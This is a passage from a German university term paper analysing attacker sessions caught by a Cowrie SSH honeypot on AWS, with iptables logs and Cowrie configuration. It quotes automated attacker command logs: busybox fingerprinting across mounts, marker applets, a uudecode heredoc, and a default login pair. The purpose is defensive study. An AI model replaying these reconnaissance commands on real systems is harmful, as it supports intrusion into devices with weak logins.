Die gepackte Malware konnte mit UPX entpackt werden (`upx -d zPnr6HpQj2`). Die entpackte Malware wurde bei VirusTotal gescannt und von 23 Scannern als Mirai-Variante erkannt (siehe Abbildung A.33). Eine weitere manuelle Analyse war nicht Bestandteil dieser Hausarbeit.

4.2.3. Fallbeispiel 3: Fingerprinting

Session ID	505e0f872a1b
IP	203.198.122.166
Zeitstempel	03.07.2018 22:03:50

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

Dauer	20 Sekunden
SSH Login	admin/cciadmin
Anzahl Befehle (fehlgeschlagen)	49 (9)
Vollständiges Playlog	Listing A.8
Beschreibung	Erweitertes Fingerprinting

Tabelle 4.5.: Übersicht Fallbeispiel 3

Auch dieser Angriff wurde automatisiert durchgeführt. Bei dieser Aufzeichnung ist vor allem das umfangreiche Fingerprinting des Systems interessant. Nachdem Angreifer überprüft hat, welche Befehle über `enable` vorhanden sind, liest dieser die vorhandenen Mounts aus. Anschließend wird in jedem gefundenen Mount eine Datei `.none` mit dem Inhalt `Port` angelegt (Hex: `\x50\x6f\x72\x74`). Der Inhalt der Datei wird mittels `cat` ausgegeben und die Datei anschließend gelöscht.

Listing 4.6: Fallbeispiel 3: Fingerprinting

```
1 admin@userdb:/bin/ busybox cat /proc/mounts; /bin/ busybox BwHJ6oS9
2 rootfs / rootfs rw 0 0
3 sysfs /sys sysfs rw,nosuid,nodev,noexec,relatime 0 0
4 proc /proc proc rw,relatime 0 0
5 udev /dev devtmpfs rw,relatime,size=10240k,nr_inodes=997843,mode=755 0 0
6 devpts /dev/pts devpts rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000 0 0
7 tmpfs /run tmpfs rw,nosuid,relatime,size=1613336k,mode=755 0 0
8 /dev/dm-0 / ext3 rw,relatime,errors=remount-ro,data=ordered 0 0
9 tmpfs /dev/shm tmpfs rw,nosuid,nodev 0 0
10 tmpfs /run/lock tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k 0 0
11 systemd-1 /proc/sys/fs/binfmt_misc autofs
12 rw,relatime,fd=22,pgrp=1,timeout=300,minproto=5,maxproto=5,direct 0 0
13 fusectl /sys/fs/fuse/connections fusectl rw,relatime 0 0
14 /dev/sda1 /boot ext2 rw,relatime 0 0
15 /dev/mapper/home /home ext3 rw,relatime,data=ordered 0 0
16 binfmt_misc /proc/sys/fs/binfmt_misc binfmt_misc rw,relatime 0 0
17 BwHJ6oS9: applet not found
18 admin@userdb:/bin/ busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/ busybox
19 cat //.none; /bin/ busybox rm //.none
20 Port/
21 admin@userdb:/bin/ busybox echo -e '\x50\x6f\x72\x74/sys' > /sys/.none;
22 /bin/ busybox cat /sys/.none; /bin/ busybox rm /sys/.none
23 Port/sys
24 admin@userdb:/bin/ busybox echo -e '\x50\x6f\x72\x74/proc' > /proc/.none;
25 /bin/ busybox cat /proc/.none; /bin/ busybox rm /proc/.none
26 Port/proc
27 admin@userdb:/bin/ busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none;
28 /bin/ busybox cat /dev/.none; /bin/ busybox rm /dev/.none
29 Port/dev
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
25 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev/pts' > /dev/pts/.none; ←
→ /bin/busybox cat /dev/pts/.none; /bin/busybox rm /dev/pts/.none
26 Port/dev/pts
27 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/run' > /run/.none; ←
→ /bin/busybox cat /run/.none; /bin/busybox rm /run/.none
28 Port/run
29 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/' > //.none; /bin/busybox ←
→ cat //.none; /bin/busybox rm //.none
30 Port/
31 Port/
32 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev/shm' > /dev/shm/.none; ←
→ /bin/busybox cat /dev/shm/.none; /bin/busybox rm /dev/shm/.none
33 Port/dev/shm
34 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/run/lock' > /run/lock/.none; ←
→ /bin/busybox cat /run/lock/.none; /bin/busybox rm /run/lock/.none
35 Port/run/lock
36 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' > ←
→ /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none; ←
→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
37 Port/proc/sys/fs/binfmt_misc
38 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/sys/fs/fuse/connections' > ←
→ /sys/fs/fuse/connections/.none; /bin/busybox cat /sys/fs/fuse/connections/.none; ←
→ /bin/busybox rm /sys/fs/fuse/connections/.none
39 -bash: /sys/fs/fuse/connections/.none: No such file or directory
40 cat: /sys/fs/fuse/connections/.none: No such file or directory
41 rm: cannot remove '/sys/fs/fuse/connections/.none': No such file or directory
42 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/boot' > /boot/.none; ←
→ /bin/busybox cat /boot/.none; /bin/busybox rm /boot/.none
43 Port/boot
44 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/home' > /home/.none; ←
→ /bin/busybox cat /home/.none; /bin/busybox rm /home/.none
45 Port/home
46 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/proc/sys/fs/binfmt_misc' > ←
→ /proc/sys/fs/binfmt_misc/.none; /bin/busybox cat /proc/sys/fs/binfmt_misc/.none; ←
→ /bin/busybox rm /proc/sys/fs/binfmt_misc/.none
47 Port/proc/sys/fs/binfmt_misc
48 Port/proc/sys/fs/binfmt_misc
49 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/tmp' > /tmp/.none; ←
→ /bin/busybox cat /tmp/.none; /bin/busybox rm /tmp/.none
50 Port/tmp
51 admin@userdb:~$ /bin/busybox echo -e '\x50\x6f\x72\x74/dev' > /dev/.none; ←
→ /bin/busybox cat /dev/.none; /bin/busybox rm /dev/.none
52 Port/dev
53 Port/dev
54 admin@userdb:~$ /bin/busybox BwHJ6oS9
55 BwHJ6oS9: applet not found
56 admin@userdb:~$ rm ~/.t; rm //.sh; rm //.human
57 admin@userdb:~$ rm /sys/.t; rm /sys/.sh; rm /sys/.human
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
58 admin@userdb:~$ rm /proc/sys/fs/binfmt_misc/.t; rm /proc/sys/fs/binfmt_misc/.sh; rm ←  
→ /proc/sys/fs/binfmt_misc/.human  
59 admin@userdb:~$ rm /tmp/.t; rm /tmp/.sh; rm /tmp/.human
```

Der Angreifer nutzt das BusyBox-Applet `rm` als Markierung. Zum Ende dieser Phase werden mögliche Artefakte der Aktionen entfernt. Weiterhin wird überprüft ob die Befehle bzw. Programme `base64`, `openssl` und `uudecode` vorhanden sind. Bei diesem Fallbeispiel wird kein Payload heruntergeladen, was darauf hindeutet, dass entweder die gefundenen Informationen das System als ungeeignet klassifizieren oder der Angreifer den Honeypot erkannt hat. Ein Anhaltspunkt könnte z. B. das fehlende Tool `uudecode` sein. Da dieses Tool nicht von Cowrie bereitgestellt wird, kann das Skript nicht wie gewünscht ausgeführt werden. Wenn der Input des Angreifers in einer Remnux-VM nachgestellt wird, ist der Output folgender:

Listing 4.7: Fallbeispiel 3: uudecode (Remnux)

```
1 remnux@remnux:~$ uudecode <<'~'  
2 > begin 644 /tmp/.none  
3 > 6:"<";#>!,>$,[?%-.)&@~*' _+3(\/'  
4 > '  
5 > end  
6 > ~  
7 remnux@remnux:/tmp$ rm /tmp/.none  
8 h'=17AxC;|SN$h>(p?-2<<
```

Eine Vermutung ist, dass der Angriffsvektor ohne das Tool nicht weiter fortgesetzt werden kann. Diese Vermutung konnte allerdings nicht im Rahmen dieser Hausarbeit nachgeprüft werden.

4.3. Nachweis von Netzwerkverbindungen

Aufgrund der angelegten Logging-Regeln im iptables-Regelwerk können alle zugelassenen und blockierten Verbindungen im Systemlog `/var/log/kern.log` nachvollzogen werden.

Eine zugelassene TCP-Verbindung auf Port 2223 (Telnet) und eine abgelehnte UDP-Verbindung auf Port 67 sind exemplarisch in folgendem Listing dargestellt.

Listing 4.8: Netzwerkverbindungen

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
1 Jun 18 13:09:52 ip-172-31-32-133 kernel: [355193.341199] IPTables-Allowed: IN=eth0 ←-
→ OUT= MAC=06:cc:2d:72:a7:54:06:1f:97:e2:7f:de:08:00 SRC=111.36.211.43 ←-
→ DST=172.31.32.133 LEN=40 TOS=0x00 PREC=0xE0 TTL=48 ID=23915 PROTO=TCP SPT=19170 ←-
→ DPT=2223 WINDOW=15770 RES=0x00 SYN URGP=0
2 Jun 18 13:10:04 ip-172-31-32-133 kernel: [355205.910125] IPTables-Dropped: IN= ←-
→ OUT=eth0 SRC=172.31.32.133 DST=172.31.32.1 LEN=328 TOS=0x00 PREC=0x00 TTL=64 ←-
→ ID=14687 DF PROTO=UDP SPT=68 DPT=67 LEN=308
```

Das Logfile kann z. B. mit bordeigenen Mitteln ausgewertet werden, um eine Übersicht über die Anzahl der Verbindungen auf bestimmte Ports zu erhalten. Eine Möglichkeit ist die Filterung nach bestimmten Zielports:

Listing 4.9: Netzwerkverbindungen Eingehend nach Ports

```
1 root@ip-172-31-32-133:/tmp/logs# kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
→ sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
→ grep DPT=80 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -l
2 483
3 root@ip-172-31-32-133:/tmp/logs# kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
→ sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
→ grep DPT=2222 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -l
4 6995
5 root@ip-172-31-32-133:/tmp/logs# kern.log.3 kern.log.2 kern.log.1 kern.log | ←-
→ sed -n '/Jun 18 09:00:38/ , /Jun 25 07:00:02/p' | grep Allowed | grep PROTO=TCP | ←-
→ grep DPT=2223 | awk '{print $1" "$2" "$3"\t"$11"\t"$21 }' | wc -l
6 11146
```

Die Verbindungen auf Port 80 sind Zugriffe auf das Auswertungstools Kippo-Graph und stammen nur von meiner IP. Die Zugriffe auf Port 2222 und 2223 sind Zugriffe auf den Honeypot. Eine weitere Auswertung wird hier nicht vorgenommen, da durch die Sicherheitsgruppen der AWS-Konsole ein Zugriffe auf andere Ports bereits unterbunden wird und die Auswertung keine weiteren interessanten Daten lieferte.

5. Fazit

Während dieser Hausarbeit wurde der SSH- und Telnet-Honeypot Cowrie auf einer AWS EC2 Instanz installiert und über einen Zeitraum von ca. einer Woche alle Zugriffe über diese Protokolle aufgezeichnet.

Eine Schlussfolgerung der statistischen Auswertung ist es, dass unsichere Nutzernamen und Passwörter ein erhebliches Risiko darstellen. Einfache Wörter, Zahlenkombinationen oder unveränderte Standardlogins bieten Angreifern eine große Angriffsfläche. Obwohl der Honeypot nicht als sensibles System bekannt ist (im Gegensatz zu Systemen in Firmennetzwerken) konnte eine Vielzahl an Zugriffen und versuchten Infizierungen aufgezeichnet werden. Bei sensiblen Systemen ist zu erwarten, dass diese Anzahl um ein Vielfaches höher wird.

Die Analyse einiger Beispiele zeigte deutlich, dass ein Großteil der Angriffe automatisiert abläuft. Dies hat zur Folge, dass Angreifer mit relativ geringem Aufwand eine hohe Anzahl potentieller Systeme angreifen und infizieren können. Umso wichtiger ist es, die Erkenntnisse aus den Daten eines Honeypots in die weiteren Abwehrsysteme einfließen zu lassen. Vorstellbar wäre z. B. die automatische Analyse von heruntergeladenem Payload in einer Cuckoo Sandbox und die Kommunikation mit einem IDS. Die übermittelten Kommandos zeigten deutliche Charakteristiken wie z. B. das Markieren mit Hilfe der nicht vorhandenen BusyBox-Applets. Solche Befehle könnten durch sinnvolle IDS-Regeln erkannt werden um ähnliche Angriffsvektoren auf tatsächlichen Produktivsystemen zu unterbinden.

Während der Auswertung der Daten wurde deutlich, dass das Betreiben eines Honeypots einen großen Erkenntnisgewinn bedeutet und im Rahmen des Network Security Monitoring erheblich zur Verbesserung der Erkennung und Abwehr von Angriffen beitragen kann. Dabei muss allerdings immer berücksichtigt werden, dass das Betreiben eines Honeypots ein zusätzliches Risiko in einem Netzwerk darstellt und die Auswertung der Daten einen nicht unerheblichen Aufwand bedeutet.

Literatur

- [1] Richard Bejtlich. *The practice of network security monitoring. Understanding incident detection and response.* eng. San Francisco, Calif.: No Starch Press, 2013. 341 S. ISBN: 1593275099.
- [2] Michael W. Ligh. *Malware analyst's cookbook and dvd. Tools and techniques for fighting malicious code.* eng. Indianapolis, Ind: Wiley Pub. Inc, 2011. 716 S. ISBN: 978-1-118-00830-0. URL: `%5Curl % 7Bhttp : / / site . ebrary . com / lib / academiccompletetitles/home.action%7D`.
- [3] David Malanik und Lukas Kouril. „Honeypot as the Intruder Detection System“. In: *Recent advances in computer science.Proceedings of the 17th international conference on computers (part of CSCC '13), proceedings of the 1st international conference on artificial intelligence and cognitive science (AICS '13), proceedings of the 1st international conference on innovative computing and information processing (INCIP'13)* Hrsg. von Ognian Nakov u. a. Recent advances in computer engineering series 14. Griechenland: WSEAS Press, 2013, S. 96–101. ISBN: 978-960-474-311-7.
- [4] Red Hat, Inc. *AWS EC2 External Inventory Script*. Red Hat, Inc. 2018. URL: `%5Curl % 7Bhttps : / / docs . ansible . com / ansible / latest / user _ guide / intro_dynamic_inventory.html#example-aws-ec2-external-inventory-script%7D` (besucht am 11. 06. 2018).
- [5] Chris Sanders, Hrsg. *Applied network security monitoring. Collection, detection, and analysis.* eng. Sanders, Chris (VerfasserIn) Smith, Jason (Sonstige). Waltham, MA: Syngress an imprint of Elsevier, 2014 ISBN: 9780124172166.
- [6] Joseph Waring. *Number of devices to hit 4.3 per person by 2020.* 5.07.2018. URL: `%5Curl%7Bhttps://www.mobileworldlive.com/featured-content/home-banner/connected-devices-to-hit-4-3-per-person-by-2020-report/%7D` (besucht am 05. 07. 2018).

Verzeichnis der Listings

2.1. logsamplecowrie.txt	9
3.1. Export AWS Keys	17
3.2. Installation Python	18
3.3. Cowrie Konfiguration: General	18
3.4. Cowrie Konfiguration: Module	19
3.5. Cowrie Konfiguration: Endpoints.	19
3.6. Cowrie Konfiguration: Logging	19
3.7. nat: PREROUTING	20
4.1. Fallbeispiel 1: Installation	28
4.2. Fallbeispiel 2: Download	28
4.3. Fallbeispiel 2: Fingerprinting	29
4.4. Fallbeispiel 2: Download	30
4.5. Fallbeispiel 2: Payload String	31
4.6. Fallbeispiel 3: Fingerprinting	32
4.7. Fallbeispiel 3: uudecode (Remnux)	34
4.8. Netzwerkverbindungen	34
4.9. Netzwerkverbindungen Eingehend nach Ports	35
A.1. cowrie.cfg	48
A.2. config.php	62
A.3. iptables: Filter	65
A.4. iptables: NAT	66
A.5. Fallbeispiel 1: Playlog	76

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

A.6. Fallbeispiel 1: Payload	76
A.7. Fallbeispiel 2: Playlog	82
A.8. Fallbeispiel 3: Playlog	83

Abbildungsverzeichnis

2.1. Klassische Sicherheitsmechanismen	5
2.2. NSM-Regelkreis [5, S. 10]	6
2.3. Honeypot im LAN	10
2.4. iptables-Prozess	11
3.1. iptables-Prozess eingehende TCP-Pakete	21
4.1. Zugriffe pro Tag	22
4.2. Erfolgreiche Logins pro Tag.	23
4.3. Top10 Benutzername/ Passwort-Kombination	23
4.4. Top10 Benutzernamen	24
4.5. Erfolgreiche Logins pro IP	25
4.6. Verteilung der Verbindungen auf Länder	25
4.7. Aktivität nach Tagen	26
A.1. AWS EC2 Konfiguration - Instanz	46
A.2. AWS EC2 Konfiguration - Sicherheitsgruppen	46
A.3. AWS EC2 Konfiguration - IP	47
A.4. AWS EC2 Konfiguration - IAM User	47
A.5. AWS EC2 Konfiguration - IAM Group	47
A.6. Top10 Benutzername	67
A.7. Top10 Passwörter	67
A.8. Top10 Kombinationen	67
A.9. Top10 Erfolgreiche Kombinationen	68
A.10.Top10 Kombinationen	68
A.11.Top10 Erfolgreiche Kombinationen	68
A.12.Erfolgsrate Login	69
A.13.Erfolge pro Tag	69
A.14.Erfolge pro Woche	69
A.15.Zugriffe pro Tag	70
A.16.Zugriffe pro Woche	70
A.17.Meiste Erfolge pro Tag	70
A.18.Meiste Zugriffe pro Tag	71
A.19.Logins von derselben IP	71

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

A.20.Top10 SSH Clients	71
A.21.Top10 Befehle	72
A.22.Top10 Fehlgeschlagene Befehle	72
A.23.Top10 Erfolgreiche Befehle	72
A.24.Menschliche Aktivität pro Tag	73
A.25.Menschliche Aktivität pro Woche	73
A.26.Tage mit der meisten Aktivität.	73
A.27.Zugriffe pro IP	74
A.28.Zugriffe pro IP	74
A.29.Zugriffe pro IP inklusive Geoinformation	74
A.30.Zugriffe pro IP inklusive Geoinformation	75
A.31.Zugriffe pro Land	75
A.32.Zugriffe pro IP mit Ländercode (ohne Aussreisser).	75
A.33.Fallbeispiel 2: Scan VirusTotal Mirai.	84

Tabellenverzeichnis

3.1. Technische Daten EC2 Instanz	13
3.2. Sicherheitsgruppen EC2 Instanz	14
4.1. Aufstellung Passwörter und Vergleich SplashData-Top100-Liste . .	24
4.2. Top10 erfolgreiche Befehle	27
4.3. Übersicht Fallbeispiel 1	28
4.4. Übersicht Fallbeispiel 2	29
4.5. Übersicht Fallbeispiel 3	32

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

A. Anhang

A.1. Aufgabenstellung

Thema 13: Honeypots Theorie: Honeypots können dabei helfen, Malware und Angriffe im Netzwerk zu erkennen und somit IDS unterstützen. Stellen Sie dar wie Honeypots in das Gesamtkonzept Network Security Monitoring passen. Wie und an welcher Position werden Honeypots idealerweise im Netzwerk integriert? **Praxis:** Setzen Sie im Internet auf einem Server den SSH-Honeypot Kippo auf (z. B. auf Amazon Elastic Cloud Server oder Serverumgebung ihrer Wahl). Stellen Sie sicher, dass entsprechende (Firewall-)Freigaben vorhanden sind. Weisen Sie Interaktion in den Logdateien nach. Verwenden Sie die Kippo Graph Web UI um aussagekräftige Statistiken zu erstellen. Weisen Sie mit geeigneten (Bord-)Werkzeugen auch aktuelle Netzwerkverbindungen zum Server nach.

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

A.2. AWS EC2 Konfiguration




Abbildung A.1.: AWS EC2 Konfiguration - Instanz





Abbildung A.2.: AWS EC2 Konfiguration - Sicherheitsgruppen

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot



The screenshot shows the AWS Elastic IP console. At the top, there's a search bar and a table with columns: Name, Elastic IP, Allocation ID, Instance, Private IP address, Scope, Association ID, Network Interface ID, and Network Interface Owner ID. One entry is visible: 'cowrie' with Elastic IP '18.185.55.96', Allocation ID 'eipalloc-812035af', Instance 'i-0375f1001047cd92e', Private IP address '172.31.32.133', Scope 'vpc', Association ID 'eipassoc-3cda14e6', Network Interface ID 'eni-09cad123', and Network Interface Owner ID '178182209492'. Below the table, the 'Address: 18.185.55.96' is shown. The 'Description' tab is active, displaying details for the Elastic IP, Instance, Scope, Public DNS, and Network interface owner.

Name	Elastic IP	Allocation ID	Instance	Private IP address	Scope	Association ID	Network Interface ID	Network Interface Owner ID
cowrie	18.185.55.96	eipalloc-812035af	i-0375f1001047cd92e	172.31.32.133	vpc	eipassoc-3cda14e6	eni-09cad123	178182209492

Address: 18.185.55.96

Description Tags


Elastic IP: 18.185.55.96
Instance: i-0375f1001047cd92e
Scope: vpc
Public DNS: ec2-18-185-55-96.eu-central-1.compute.amazonaws.com
Network interface owner: 178182209492

Allocation ID: eipalloc-812035af
Private IP address: 172.31.32.133
Association ID: eipassoc-3cda14e6
Network interface ID: eni-09cad123

Abbildung A.3.: AWS EC2 Konfiguration - IP

Users > ansible_cowrie

Summary



The screenshot shows the AWS IAM console for user 'ansible_cowrie'. It displays the User ARN 'arn:aws:iam::178182209492:user/ansible_cowrie', Path '/', and Creation time '2018-06-10 14:28 UTC+0200'. Below this, there are tabs for Permissions, Groups (1), Security credentials, and Access Advisor. The 'Permissions' tab is active, showing 'Add permissions' and 'Attached policies: 1'. A table lists the attached policy: 'PowerUserAccess'.

User ARN	arn:aws:iam::178182209492:user/ansible_cowrie
Path	/
Creation time	2018-06-10 14:28 UTC+0200

Permissions Groups (1) Security credentials Access Advisor


Add permissions Attached policies: 1

Policy name
PowerUserAccess

Abbildung A.4.: AWS EC2 Konfiguration - IAM User

IAM > Groups > ansible

Summary



The screenshot shows the AWS IAM console for group 'ansible'. It displays the Group ARN 'arn:aws:iam::178182209492:group/ansible', Users (in this group): 1, Path: '/', and Creation Time: '2018-06-10 14:27 UTC+0200'. Below this, there are tabs for Users, Permissions, and Access Advisor. The 'Users' tab is active, showing 'This view shows all users in this group: 1 User'. A table lists the user: 'ansible_cowrie' with a 'Remove User from Group' action.

Group ARN:	arn:aws:iam::178182209492:group/ansible
Users (in this group):	1
Path:	/
Creation Time:	2018-06-10 14:27 UTC+0200

Users Permissions Access Advisor

This view shows all users in this group: 1 User

User	Actions
ansible_cowrie	Remove User from Group

Abbildung A.5.: AWS EC2 Konfiguration - IAM Group

A.3. Konfiguration Cowrie

Listing A.1: cowrie.cfg

```
1  # DO NOT EDIT THIS FILE!
2  # Changes to default files will be lost on update and are difficult to
3  # manage and support.
4  #
5  # Please make any changes to system defaults by overriding them in
6  # cowrie.cfg
7  #
8  # To override a specific setting, copy the name of the stanza and
9  # setting to the file where you wish to override it.
10
11 # =====
12 # General Cowrie Options
13 # =====
14 [honeypot]
15
16 # Sensor name is used to identify this Cowrie instance. Used by the database
17 # logging modules such as mysql.
18 #
19 # If not specified, the logging modules will instead use the IP address of the
20 # server as the sensor name.
21 #
22 # (default: not specified)
23 #sensor_name=myhostname
24
25 # Hostname for the honeypot. Displayed by the shell prompt of the virtual
26 # environment
27 #
28 # (default: svr04)
29 hostname = userdb
30
31
32 # Directory where to save log files in.
33 #
34 # (default: log)
35 log_path = log
36
37
38 # Directory where to save downloaded artifacts in.
39 #
40 # (default: dl)
41 download_path = dl
42
43
44 # Directory for miscellaneous data files, such as the password database.
45 #
46 # (default: data)
```


HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
47 data_path = data
48
49
50 # Directory where virtual file contents are kept in.
51 #
52 # This is only used by commands like 'cat' to display the contents of files.
53 # Adding files here is not enough for them to appear in the honeypot - the
54 # actual virtual filesystem is kept in filesystem_file (see below)
55 #
56 # (default: honeyfs)
57 contents_path = honeyfs
58
59
60 # File in the Python pickle format containing the virtual filesystem.
61 #
62 # This includes the filenames, paths, permissions for the Cowrie filesystem,
63 # but not the file contents. This is created by the bin/createfs utility from
64 # a real template linux installation.
65 #
66 # (default: fs.pickle)
67 filesystem_file = data/fs.pickle
68
69
70 # Directory for creating simple commands that only output text.
71 #
72 # The command must be placed under this directory with the proper path, such
73 # as:
74 #   txtcmds/usr/bin/vi
75 # The contents of the file will be the output of the command when run inside
76 # the honeypot.
77 #
78 # In addition to this, the file must exist in the virtual filesystem
79 #
80 # (default: txtcmds)
81 txtcmds_path = txtcmds
82
83
84 # Maximum file size (in bytes) for downloaded files to be stored in
85 # 'download_path'.
86 # A value of 0 means no limit. If the file size is known to be too big from the
87 # start,
88 # the file will not be stored on disk at all.
89 #
90 # (default: 0)
91 #download_limit_size = 10485760
92
93
94 # TTY logging will log a transcript of the complete terminal interaction in UML
95 # compatible format.
```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
94 # (default: true)
95 ttylog = true
96
97
98 # Default directory for TTY logs.
99 # (default: ttylog_path = %(log_path)s/tty)
100 ttylog_path = %(log_path)s/tty
101
102 # Interactive timeout determines when logged in sessions are
103 # terminated for being idle. In seconds.
104 # (default: 180)
105 interactive_timeout = 180
106
107 # EXPERIMENTAL: back-end to user for Cowrie, options: proxy or shell
108 # a limited implementation is available for proxy, with request_exec functionality
109 # only
110 # (default: shell)
111 backend = shell
112
113
114 # =====
115 # Network Specific Options
116 # =====
117
118
119 # IP address to bind to when opening outgoing connections. Used by wget and
120 # curl commands.
121 #
122 # (default: not specified)
123 #out_addr = 0.0.0.0
124
125
